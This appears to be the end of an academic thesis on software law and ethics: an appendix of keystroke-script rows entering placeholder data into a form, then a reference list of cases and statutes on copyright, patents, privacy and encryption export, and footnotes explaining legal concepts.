
**-Guarantor Home Telephone #**

- Guarantor Work Telephone Number

**Guarantor Driver License**



DRAFT



|           |                                                |
|-----------|------------------------------------------------|
| "0"       |                                                |
| "0"       |                                                |
| "0" ←     | Spouse SSN Continued                           |
| "0"       |                                                |
| "{TAB}"   |                                                |
| "0"       |                                                |
| "0"       |                                                |
| "0" ←     | Spouse Medicaid Number                         |
| "0"       |                                                |
| "0"       |                                                |
| "0"       |                                                |
| "0"       |                                                |
| "0"       |                                                |
| "{TAB}"   |                                                |
| "{TAB}"   |                                                |
| "c"       |                                                |
| "%s"      |                                                |
| "{ENTER}" |                                                |
| "%c" ←    | Close Spouse Window                            |
| " "       |                                                |
| "{ESC}"   |                                                |
| "{TAB}"   |                                                |
| "%p"      |                                                |
| "{ENTER}" |                                                |
| "C" ←     | First Child First Name. Note naming convention |
| "a"       |                                                |
| "r"       |                                                |
| "v"       |                                                |
| "e"       |                                                |
| "r"       |                                                |
| "_"       |                                                |
| "C"       |                                                |
| "_"       |                                                |
| "l"       |                                                |
| "{TAB}"   |                                                |
| "C" ←     | First Child Last Name                          |
| "a"       |                                                |
| "r"       |                                                |
| "v"       |                                                |
| "e"       |                                                |
| "r"       |                                                |
| "_"       |                                                |
| "l"       |                                                |
| "{TAB}"   |                                                |
| "S"       |                                                |
| "o" ←     | Address                                        |
| "m"       |                                                |
| "e"       |                                                |
| "w"       |                                                |
| "h"       |                                                |
| "e"       |                                                |

End of first child. The remaining three child follow the same pattern and are not included in this appendix.

## REFERENCES

- Aymes v. Bonelli, 980 F.2d 857 (2d Cir. 1992), after remand, 47 F.3d 23 (2d Cir. 1995).
- Barrett, M. (2001). *Intellectual Property* (2<sup>nd</sup> ed.) St. Paul, MN: West Publishing Co.
- Bennett, P. (1991). *Forward to Safety Standards*. IEEE Software Engineering Journal, 6, 2, 37-40.
- Bernstein v. U.S. Department of State, 922 F.Supp 1426 (N.D.Cal. 1996) ["Bernstein I"], 945 F.Supp. 1229 (N.D. Cal. 1996) ["Bernstein II"], 974 F.Supp. 1288 (N.D. Cal. 1997) ["Bernstein III"], *aff'd*, 176 F.3d 1132 (9<sup>th</sup> Cir. 1999) ["Bernstein IV"], *opinion withdrawn*, 192 F.3d 1308 (9<sup>th</sup> Cir. 1999), *remanded*, No. 97-16686 April 11, 2000.
- Bowyer, K. (Ed.), (2001). *Ethics and Computing*. New York: IEEE Press.
- Bynum, T. (2002). *Three Levels of Computer Ethics*. Retrieved February 11, 2002 from The Research Center on Computing and Society at Southern Connecticut State University Web site: [http://southernct.edu/organizations/rccs/resources/research/comp\\_and\\_priv/bynum/comp\\_and\\_priv/bynum/three\\_levels.html](http://southernct.edu/organizations/rccs/resources/research/comp_and_priv/bynum/comp_and_priv/bynum/three_levels.html).
- Cable Communications Policy Act, 47 U.S.C. § 551 (1992).
- Callahan, E. & Dworkin, T. (2000). *The State of the State Whistleblowing Statutes*. American Business Law Journal, 38, 99-132.
- Children's Online privacy Protection Act of 1998, 15 U.S.C. §6501, *et seq.* (1998).
- Computer Associates International, Inc. v. Altai, Inc., 982 F.2d 693 (2<sup>nd</sup> Cir. 1992).
- Cormen, T., Leiserson, C., & Rivest, R. (1998). *Introduction to Algorithms*. Cambridge MA: MIT Press.
- Costello, J. (1994). *Copyright and Work Made for Hire*. IEEE Software, 11, 3, 93-94.
- Diamond v. Diehr, 450 U.S. 175 (1981).
- Diffie, W. & Hellman, M. (1976). *New Directions in Cryptology*. IEEE Transactions on Information Theory, 22, 6, 644-654.
- Directive 95/46/EC of the European Parliament and of the Council of 24 Oct. 1995 on the protection of individuals with regard to the processing of personal data and on the free movement of such data. Retrieved March 13, 2002 from [http://europa.eu.int/comm/internal\\_market/en/media/dataport/index.htm](http://europa.eu.int/comm/internal_market/en/media/dataport/index.htm) and [http://www.privacy.org/pi/intl\\_orgs/ec/final\\_EU\\_Data\\_Protection.html](http://www.privacy.org/pi/intl_orgs/ec/final_EU_Data_Protection.html).

E.F. Johnson Co. v. Uniden Corp. of America, 623 F.Supp. 1485 (D. Minn. 1985).

Electronic Communications Privacy Act, 18 U.S.C. §§ 2510-2522, 2710-2709, 3121-3126 (1994).

Engineering Dynamics, Inc. v. Structural Software, Inc., 26 F.3d 1345 (5<sup>th</sup> Cir. 1994).

Export Administration Regulations, 15 C.F.R. Part 730, *et seq.* (1997).

Fair Credit Reporting Act of 1992, 15 U.S.C. § 1581 (1992).

False Claims Act, 31 U.S.C. § 3729 (1988).

Family and Educational Privacy Rights Act of 1974, 20 U.S.C. § 1232g (1974).

Financial Services Modernization Act, 15 U.S.C. §§ 6801, *et seq.* (1999).

FTC *New Rule Will Protect Privacy of Children Online*. (October 20, 1999). Retrieved March 11, 2002, from <http://www.ftc.gov/opa/1999/9910/childfinal.htm>.

FTC *Privacy Online: A Report to Congress*. (1998).

Frankel, M. (Spring, 1995). Professional Ethics Report, VIII, 2. Retrieved February 16, 2002, from <http://www.aaas.org/spp/dspp/srfl/per/per1.htm>.

Freedman v. Maryland, 380 U.S. 51 (1965).

Gates Rubber Co. v. Bando Chemical Industries, Inc., 9 F.3d 823 (10<sup>th</sup> Cir. 1993).

Gibson, S. (February 22, 2002). *DRDoS Distributed Reflection Denial of Service*. Retrieved February 25, 2002 from <http://www.grc.com/dos/drdo.htm>.

Gottschalk v. Benson, 409 U.S. 63 (1972).

Graphics, Visualization & Usability Center's Tenth World Wide Web User Survey. (1998). Retrieved March 12, 2002 from [http://www.cc.gatech.edu/gvu/user\\_survey/survey-1998-10/graphs/privacy/q01.htm](http://www.cc.gatech.edu/gvu/user_survey/survey-1998-10/graphs/privacy/q01.htm).

Hahn, H. (1995). *The Unix Companion*. Berkeley, California: Osborne McGraw-Hill.

Halpern, S. (1991). *Rethinking the Right of Privacy: Dignity, Decency, and the Law's Limitations*. Rutgers Law Review, 43, 539-563.

Harrison, L. Samaraweera, L., Dobie, M. & Lewis, P. (1995). *Comparing Program Paradigms: An Evaluation of Functional and Object Oriented Programs*. IEEE Software Engineering Journal, 11, 4, 247-254.

Health Insurance Portability and Accountability Act, 42 U.S.C. 1320d, *et seq.* (1996).

*Hearing before the Committee on Small Business House of Representatives on Self-Regulation of Franchising: the IFA Code of Ethics*, 103<sup>rd</sup> Cong., 2d Sess., ser. 103-92 (1994).

Henry Schein, Inc. v. Stromboe, 28 S.W.2d 196 (Tex.App. – Austin, 2000), petition for review granted (Tex. November 8, 2001).

Hester, D. & Ford, P. (2001). *Computers and Ethics in the Cyberage*: Upper Saddle River, N.J.: Prentice-Hall.

Holder, E., *Statement before the Subcommittee on Crime of the House Committee on the Judiciary and the Subcommittee on Criminal Oversight of the Senate Committee on the Judiciary*. (2000, February). Retrieved January 28, 2002, from <http://www.usdoj.gov/criminal/cybercrime/dag0229.htm>.

Hyde Corp. v. Huffines, 314 S.W.2d 763 (Tex. 1958), cert. denied, 358 U.S. 898 (1958).

International Traffic in Arms Regulations, 22 C.F.R. §§ 120-30 (1994).

In re Iwahashi, 888 F.2d 1370 (Fed. Cir. 1989).

Jacobs, J.A. (1986). *Association Law Handbook* (2<sup>nd</sup> ed.). Washington, D.C.: Bureau of National Affairs.

Jentz, G., Miller, R. & Cross, F. (1999). *West's Business Law, Alternate Edition* (7th ed.) West Educational Publishing Company

Junger v. Daley, 8 F.Supp.2d 708 (N.D. Ohio 1998), rev'd and remanded, 209 F.3d 481 (6<sup>th</sup> Cir. 2000).

Kang, J. (1998). *Information Privacy in Cyberspace Transactions*. Stanford Law Review, 50, 1193-1294.

Karn v. Dept. Of State, 925 F.Supp. 1 (D.D.C. 1996), remanded, (D.C. Cir., No. 96-5121, January 21, 1997).

Kepner-Tregoe, Inc. v. Leadership Software, Inc., 12 F.3d 527 (5<sup>th</sup> Cir. 1994).

Kitchenham, A. & Walker, J. (1989). *A Quantitative Approach to Monitoring Software Development*. IEEE Software Engineering Journal, 4, 1, 2-13.

- Knuth, D. (1973). (2d ed., Vol 1). *The Art of Computer Programming*. Reading MA: Addison-Wesley.
- Laski, J. (1989). *Testing in the Program Development Life Cycle*. IEEE Software Engineering Journal, 4, 2, 95-106.
- Lemley, M., Menell, P., Merges, R., & Samuelson, P. (2000). *Software and Internet Law*. New York: Aspen Publishers, Inc.
- Lessig, L. (1999). *Code and Other Laws of Cyberspace*. New York: Basic Books.
- Lotus Development Corp. v. Paperback Software Intern.*, 740 F.Supp. 37 (D. Mass. 1990).
- Luke, R. (2002, February 21). *Accountants rarely sanctioned, expert says*. Austin American Statesman, p. C3.
- Mandia, K. & Proise, C. (2001). *Incident Response*. New York: Osborne/McGraw-Hill.
- Markey, E.J. (1999). *Remarks at the Computers, Freedom, and Privacy Conference*. In D.M. Hester & P.J. Ford (2001). *Computers and Ethics in the Cyberage* (pp.249-255): Upper Saddle River, N.J.: Prentice-Hall.
- McFarland, M.C. (1990). *Urgency of Ethical Standards Intensifies in Computer Community*. IEEE Computer, 23, 77-81. In K.W. Bowyer (Ed.), (2001). *Ethics and Computing* (pp. 15-19). New York: IEEE Press.
- Merriam-Webster Online*. (2002). Available at <http://www.m-w.com/cgi-bin/dictionary>.
- Midway Mfg. Co. v. Strohon*, 564 F.Supp. 741 (N.D. Ill. 1983).
- Mitek Holdings, Inc. v. Arce Engineering*, 864 F.Supp 1568 (S.D. Fla. 1994).
- National Information Infrastructure Protection Act of 1996, 18 U.S.C. § 1030 (1996).
- National Research Council. (1999). *Trust in Cyberspace*. Washington, D.C.: National Academy Press. Retrieved March 15, 2002 from <http://books.nap.edu/books/0309065585/html/120.html>
- Nimmer, D., et al. (1988). *A Structured Approach to Analyzing the Substantial Similarity of Computer Software in copyright Infringement Cases*. Arizona State Law Journal, 20, 625.
- Ogilvie, J. (1992). *Note, Defining Computer Program Parts Under Learned Hand's Abstractions Test in Software Copyright Infringement Cases*. Michigan Law Review, 91, 526-570.

- Panzl, D. (1978). *Automated Software Test Drivers*. IEEE Computer, 11, 4, 44-50.
- Patent and Trademark Office, United States Department of Commerce. (1996). *Examination Guidelines for Computer-Related Inventions*. Available from United States Patent and Trademark Office website, <http://www.uspto.gov/web/offices/com/hearings/Software/analysis/files/guides.doc>.
- Pepsico v. Redman, 54 F.3d 1262 (7<sup>th</sup> Cir. 1995).
- Petersen, S. (1995). *Your Life As An Open Book: Has Technology Rendered Personal Privacy Virtually Obsolete?* Federal Communications Law Journal, 48, 163-186.
- Plains Cotton Cooperative Association of Lubbock, Texas v. Goodpasture Computer Service, Inc., 807 F.2d 1256 (5<sup>th</sup> Cir. 1987).
- Privacy Act of 1974, 5 U.S.C. § 552a (1974).
- RESTATEMENT (THIRD) UNFAIR COMPETITION §§ 39 and 44 (1995).
- Right To Financial Privacy Act of 1974, 12 U.S.C. § 3410 (1974).
- Rivest, R., Shamir, A., &Adelman, L. (1978). *A Methodology for Obtaining Digital Signatures and Public Key Crypto Systems*. Communications of the ACM, 21, 2, 120-126.
- Sabine Pilot Service, Inc. v. Hauck, 687 S.W. 733 (Tex. 1985).
- Samuelson, P. (2000). *Privacy as Intellectual Property*. Stanford Law Review, 52, 1125-1173.
- Samuelson, P. (1990). *Reverse Engineering Someone Else's Software: is it legal?* IEEE Software, 7, 1, 96-90.
- Samuelson, P. (1997). *The Never Ending Struggle for Balance*. Communications of the ACM, 40, 5, 17-21.
- Samuelson, P., Davis, R., Kapor, M. & Reichman, J. (1994). *A Manifesto Concerning the Legal Protection of Computer Programs*. Columbia Law Review, 94, 2308-2429.
- Samuelson, P. (1993). *Liability for Defective Electronic Information*. Communications of the ACM, 36, 1, 21-26.
- Schwartz, P. & Reidenberg, J. (1996). *Data Privacy Law: A Study of United States Data Protection*. New York:



Smith, M. (1998). *Abstraction, Filtration, and Comparison in Computer Software Copyright Infringement: An Explanation and Update for the Object Oriented Paradigm*, AILPA Quarterly Journal, 26, 1-53.

Southwestern Bell Telephone Co. v. FDP Corporation, 811 S.W.2d 572 (Tex. 1991).

Spinello, R. (1997). *Case Studies in Information and Computer Ethics*. Upper Saddle River, N.J.: Prentice-Hall.

Stephens, K. & Sumner, J. (1995). *Patenting Software Objects and Other Aspects of Object Oriented Programs Under The New PTO Guidelines*. AIPLA Quarterly Journal, 23, 221-261.

Stevens, W. (1990). *Unix Network Programming, Networking API's: Sockets and XTI*. Englewood Cliffs, N.J.: Prentice Hall.

Synercom Technology, Inc. v. University Computing Co., 462 F.Supp. 1003 (N.D. Tex. 1978).

TEX. GOV'T CODE § 554.001 *et seq.* (1995).

TEX. BUS & COMM. CODE, §§ 1.101 – 11.108 (1967).

Texas Deceptive Trade Practices-Consumer Protection Act ("DTPA"), TEX. BUS & COMM. CODE, §§17.41 – 17.63 (1973).

Turner Broadcasting System, Inc. v. F.C.C., 512 U.S. 622 (1994).

U.S. Department of Commerce. *Safe Harbor*. Retrieved march 14, 2002 from [http://www.export.gov/safeharbor/sh\\_overview.html](http://www.export.gov/safeharbor/sh_overview.html).

Video Privacy Protection Act, 18 U.S.C. §2710 (1988).

Velasco, J. (1994). *The Copyrightability of Nonliteral Elements of Computer Programs*. Columbia Law Review, 94, 242-292.

Whelan Associates, Inc. v. Jaslow Dental Laboratory, Inc., 609 F.Supp. 1307 (D. Pa. 1985) [Whelan I], affirmed, 797 F.2d 1222 (3<sup>rd</sup> Cir. 1986) [Whelan II], cert. denied 479 U.S. 1031 (1987).

## FOOTNOTES

<sup>1</sup> An example is the accounting profession where recent studies have found that the American Institute of Certified Public Accountants (AICPA) rarely disciplines its errant members even after governmental investigations have uncovered wrongdoing. Consequently, new regulatory laws are being considered in the wake of the Enron failure. (Luke, R., 2002).

<sup>2</sup> Ala. Code §§ 13A-8-100 to 13A-8-103 (1994); Alaska Stat. §§ 11.46.200(a)(3), 11.46.484(a)(5), 11.46.740, 11.46.985, 11.46.990 (Michie 1996); Ariz. Rev. Stat. Ann. §§ 13-2301(E), 13-2316 (West 1989 & Supp. 1998); Ark. Code Ann. §§ 5-41-101 to 5-41-108 (Michie 1997); Cal. Penal Code § 502 (Deering 1998), § 1203.047 (Deering 1983); Colo. Rev. Stat. §§ 18-5.5-101 to 18-5.5-102 (1999); Conn. Gen. Stat. §§ 53a-250 to 53a-261 (1994 & Supp. 1999); Del. Code Ann. tit. 11, §§ 931-939 (1995 & Supp. 1998); Fla. Stat. ch. 815.01 to 815.07 (1996 & Supp. 1999); Ga. Code Ann. §§ 16-9-90 to 16-9-94 (1996); Haw. Rev. Stat. §§ 708-890 to 708-893 (1994); Idaho Code §§ 18-2201 to 18-2202, 26-1220 (1997); 720 Ill. Comp. Stat. 5/16D-1 to 5/16D-7 (West 1993); Ind. Code §§ 35-43-1-4, 35-41-2-3 (1998); Iowa Code §§ 716A.1 to 716A.16 (1999); Kan. Stat. Ann. § 21-3755 (1995 & Supp. 1997); Ky. Rev. Stat. Ann. §§ 434.840 to 434.860 (Michie 1995); La. Rev. Stat. Ann. §§ 14:73.1 to 14:73.5 (West 1997); Me. Rev. Stat. Ann. tit. 17-A, §§ 431-433 (West Supp. 1998); Md. Ann. Code art. 27, § 146 (1996 & Supp. 1999); Mass. Gen. Laws Ann. ch. 266, §§ 30, 33A, 120F (West 1990 & Supp. 1999); Mich. Comp. Laws Ann. §§ 752.791 to 752.797 (West 1991 & Supp. 1999); Minn. Stat. §§ 609.87 to 609.894 (1996); Miss. Code Ann. §§ 97-45-1 to 97-45-13 (1994); Mo. Ann. Stat. §§ 569.093 to 569.099 (West 1998); Mont. Code Ann. §§ 45-6-310 to 45-6-311 (1997); Neb. Rev. Stat. §§ 28-1343 to 28-1348 (1995); Nev. Rev. Stat. §§ 205.473 to 205.491 (1997); N.H. Rev. Stat. Ann. §§ 638:16 to 638:19 (1996); N.J. Rev. Stat. §§ 2A:38A-1-6, 2C:20-23 to 2C:20-34 (1995); N.M. Stat. Ann. §§ 30-45-1 to 30-45-7 (Michie 1997); N.Y. Penal Law §§ 156.00 to 156.50 (McKinney 1988 & Supp. 1998); N.C. Gen. Stat. §§ 14-453 to 14-457 (1993); N.D. Cent. Code §§ 12.1-06.1-08 (1997); Ohio Rev. Code Ann. § 2913.04 (Banks-Baldwin 1997 & Supp. 1999); Okla. Stat. tit. 21, §§ 1951-1958 (Supp. 1998); Or. Rev. Stat. §§ 164.125, 164.377 (Supp. 1998); 18 Pa. Cons. Stat. § 3933 (Supp. 1999); R.I. Gen. Laws §§ 11-52-1 to 11-52-8 (1994); S.C. Code Ann. §§ 16-16-10 to 16-16-40 (Law. Co-op. 1985 & Supp. 1998); S.D. Codified Laws §§ 43-43B-1 to 43-43B-8 (Michie 1997); Tenn. Code Ann. §§ 39-14-601 to 39-14-603 (1997); Tex. Penal Code Ann. §§ 33.01 to 33.04 (West 1994 & Supp. 1999); Utah Code Ann. §§ 76-6-701 to 76-6-705 (1999); Vt. Stat. Ann., tit. 13, §§ 4101 to 4107 (WESTLAW through 1999 Reg. Sess.); Va. Code Ann. §§ 18.2-152.1 to 18.2-152.15 (Michie 1996 & Supp. 1999); Wash. Rev. Code §§ 9A.52.110 to 9A.52.130 (1998); W. Va. Code §§ 61-3C-1 to 61-3C-21 (1997); Wis. Stat. Ann. § 943.70 (West 1996 & Supp. 1998); Wyo. Stat. Ann. §§ 6-3-501 to 6-3-505 (Michie 1999).

<sup>3</sup> The affidavit of Professor Harold Abelson is reprinted in Appendix J. Retrieved March 19, 2002 from [http://www.eff.org/Privacy/ITAR\\_export/Bernstein\\_case/Legal/960726\\_filing/HTML/abelson\\_decl.html](http://www.eff.org/Privacy/ITAR_export/Bernstein_case/Legal/960726_filing/HTML/abelson_decl.html)

<sup>4</sup> This characterization of source code comes from the collaborative work of two legal scholars and two computer scientists, "... programs are, in fact, machines (entities that bring about useful results, i.e., behavior) that have been constructed in the medium of text (source and object code). The engineering designs embodied in programs could as easily be implemented in hardware as in software, and the user would be unable to distinguish between the two," Samuelson, P., Davis, R., Kapor, M. & Reichman, J. (1994, 2316).

<sup>5</sup> The scrutiny the Court applies to the Export Regulations depends upon whether the export of encryption source code is expressive, and whether the Export Regulations are directed at the content of ideas. If speech is involved then any regulation that amounts to a prior restraint upon that speech is presumptively unlawful unless: (1) the restraint is for a specified, brief period of time; (2) there is expeditious judicial review; and (3) the censor bears the burden of going to court to suppress the speech in question and the bear the burden of proof. *Freedman v. Maryland* (1965, 58-60). If the encryption source code is not expressive and if the Export Regulations are not aimed at the content of the ideas, then the Court reviews the regulations under an intermediate scrutiny standard. *Turner Broadcasting System, Inc. v. F.C.C.* (1994, 662 ). Under intermediate scrutiny, a law is constitutional if it furthers a substantial governmental interest, if the interest is unrelated to the suppression of free expression, and if the restriction is no greater than is essential to the furtherance of that interest. *United States v. O'Brien*, (1968, 377).

<sup>6</sup> An en banc hearing is one in which all of the active judges on a particular court of appeals hears the case and renders a decision along with an opinion explaining that decision. This is an extraordinary proceeding because courts of appeals are made up of a varying number of judges, e.g. the Court of Appeals for the Ninth Circuit consists of twenty-four active and twenty-one senior status judges; however, cases are normally heard by panels of three judges each. Once one of these panels decides a case, the parties have the right to petition the court for a rehearing en banc. Upon receiving such a petition, if any one judge on the court calls for an en banc consideration, all of the active judges on the court vote whether to hear the case en banc. If the majority votes to hear the case en banc, the opinion of the panel that originally heard the case is withdrawn and ten of the active judges are drawn by lot plus the chief judge to rehear the case. The Court is also given the discretion to have the case reheard by all of the active judges on the court. Fed. R. App. P. 35; Ninth Circuit Local Rules 35-2 and 35-3.

<sup>7</sup> Negligence is part of the common law tort system that compensates parties who are injured by the unintentional acts or omissions of another. The elements of negligence are the presence of an existing duty not to cause the injury in question and a breach of that duty. Whether the duty has been breached is measured by the reasonable person test, i.e. what would a reasonable person have done under the same or similar circumstances (see Jentz, G., Miller, R. & Cross, F., 1999, 107).

<sup>8</sup> The common law employment at will doctrine says that employers are free to hire and fire employees "at will," i.e. for any reason or no reason at all. The doctrine has been

modified by the federal civil rights laws and other narrow grounds such as the whistleblower and worker's compensation laws.

<sup>9</sup> "Derivative works" are defined in 17 U.S.C. § 101 as "a work based upon one or more preexisting works, such as a translation, musical arrangement, dramatization, fictionalization, motion picture version, sound recording, art reproduction, abridgment, condensation, or any other form in which a work may be recast, transformed, or adapted. A work consisting of editorial revisions, annotations, elaborations, or other modifications which, as a whole, represent an original work of authorship, is a 'derivative work.'" Moreover, copyright in a derivative work as well as in a compilation does not cover any preexisting material contained in the derivative work or compilation. 17 U.S.C. § 103 (1994), see Appendix L.1.

<sup>10</sup> These exclusive rights are specified in 17 U.S.C § 106, see Appendix L.1.

<sup>11</sup> The notice provisions and the remedial actions available are set out in 17 U.S.C. §§ 401, 405, and 406, see Appendix L.1.

<sup>12</sup> In addition to the purposes of fair use listed, four factors are applied to those purposes to determine fair use in any particular set of circumstances. These four factors are also listed in 17 U.S.C. § 107, see Appendix L.1.

<sup>13</sup> 17 U.S.C. § 102(b). See Lemley, et al (2000, 39) and Barrett (2001, 451). Further limitations are placed upon copyright in computer programs in 17 U.S.C. § 117.

<sup>14</sup> 17 U.S.C. §§ 302 and 303, see Appendix L.1.

<sup>15</sup> Federal district courts are trial courts of general jurisdiction. There is at least one federal district court in each state and more populated states have multiple districts. The precedential value of an opinion of a district court is not required to be given deference outside its district. The federal court system is hierarchical with district courts being analogous to the leaves in a tree structure. The districts are organized into circuits, the next level up on the tree. Judgments of the district courts may be appealed to a Court of Appeals for the circuit in which the district court is located. Opinions of a particular Court of Appeals are binding upon all of the district courts within that circuit. There are eleven circuits in the country. Appeals from the Courts of Appeals are made to the Supreme Court of the United States which is analogous to the root node of this legal tree. Consequently, the opinions of Courts of Appeals are considerably more significant than those of the district courts.

<sup>16</sup> To the extent that the *Plains Cotton Cooperative Association of Lubbock, Texas v. Goodpasture Computer Service, Inc.* (1987) and *Synercom Technology, Inc. v. University Computing Co.* (1978) cases were interpreted to limit copyright protection to literal copying, the Court of Appeals for the Fifth Circuit clarified this in *Kepner-Tregoe, Inc. v. Leadership Software, Inc.* (1994, 536 n. 20) where they endorsed the general

proposition that the non-literal aspects of a computer program may be protected by copyright.

<sup>17</sup> Ogilvie makes the point that subroutines are not synonymous with modules. Modules are higher up on the abstraction scale and are composed of subroutines, which are part of the source code. Ogilvie, 1994, 534 n. 47.

<sup>18</sup> The court recognized that modules themselves can be programs, which have purposes that can be categorized as ideas, and for that matter, so can sub-modules on down the abstraction chain. *Computer Associates International, Inc. v. Altai, Inc.* (1992, 697). Hence, ideas as well as expressions can exist in abstraction levels below the top level in contrast to the SSO test in *Whelan II*.

<sup>19</sup> Figure 5.2 Copyright © 1995 – 2001 Benedict O'Mahoney. Retrieved March 24, 2002 from <http://www.benedict.com/digital/software/altai/altai.asp>.

<sup>20</sup> The process, machine and manufacture categories are in 35 U.S.C. § 101 (1994). See Appendix L.2..

<sup>21</sup> The Supreme Court of the United States has nine members. Its judgments do not have to be unanimous, only a majority is required.

<sup>22</sup> All algorithms are not mathematical formulae or mathematical algorithms. See *In re Iwahashi* (1989, 1374).

<sup>23</sup> The United States Court of Appeals for the Federal Circuit was created in 1982 and has jurisdiction of all appeals involving patents that arise from federal district courts and the Board of Patent Appeals. See 28 U.S.C. § 1295 (1994). Patent infringement cases must initially be brought in the federal district courts. See 28 U.S.C. § 1338 (1994). Patent applicants who are disappointed with the actions the United States Patent and Trademark Office takes with respect to their applications can appeal those actions to the Board of Patent Appeals. See 35 U.S.C. § 134 (1994) in Appendix L.2.

<sup>24</sup> Patent applications are made to the United States Patent and Trademark Office (PTO). Regulations concerning the applications are promulgated by the PTO and are published in Chapter 35 of the Code of Federal Regulations.

<sup>25</sup> It should be noted here that since the creation of the United States Court of Appeals for the Federal Circuit, the United States Supreme Court has taken very few patent cases (Stephens, S. & Sumner, J., 1995, 237-238). Consequently, nearly all of the patent law developments now occur in that court. This court has had a substantial impact upon patent law. Prior to its creation, patent appeals were heard by all of the Federal Courts of Appeals, similar to what now occurs in copyright cases. However, unlike the differences in the copyright law that exist among the several federal circuits, there is only one Federal Court of Appeals, so the development of the patent law has been much more orderly and consistent (Barrett, 2001, 116).

<sup>26</sup> The Uniform Commercial Code (UCC) was first promulgated in 1949 by the National Conference of State Law Commissioners in an effort to standardize business transactions across the country. It is applicable to transactions involving the sale and lease of goods, negotiable instruments, bank deposits, fund transfers, Letters of Credit, Warehouse transactions, investment securities, and secured transactions. It has been adopted, with varying modifications, by all of the fifty states (Jentz, G., et al, 1999). The Texas version of the UCC is found in the Texas Business & Commerce Code, §§ 1.101 – 11.108.

<sup>27</sup> A shrink-wrap license is presented to a purchaser in the form of a license that is contained on a software package and provides that the purchaser's act of opening the package is deemed to be an agreement to the terms of the license. A click-wrap license is presented to a purchaser via a screen on the Internet that contains the terms of the license and provides that clicking on a specified button is deemed to be an agreement to the terms of the license.

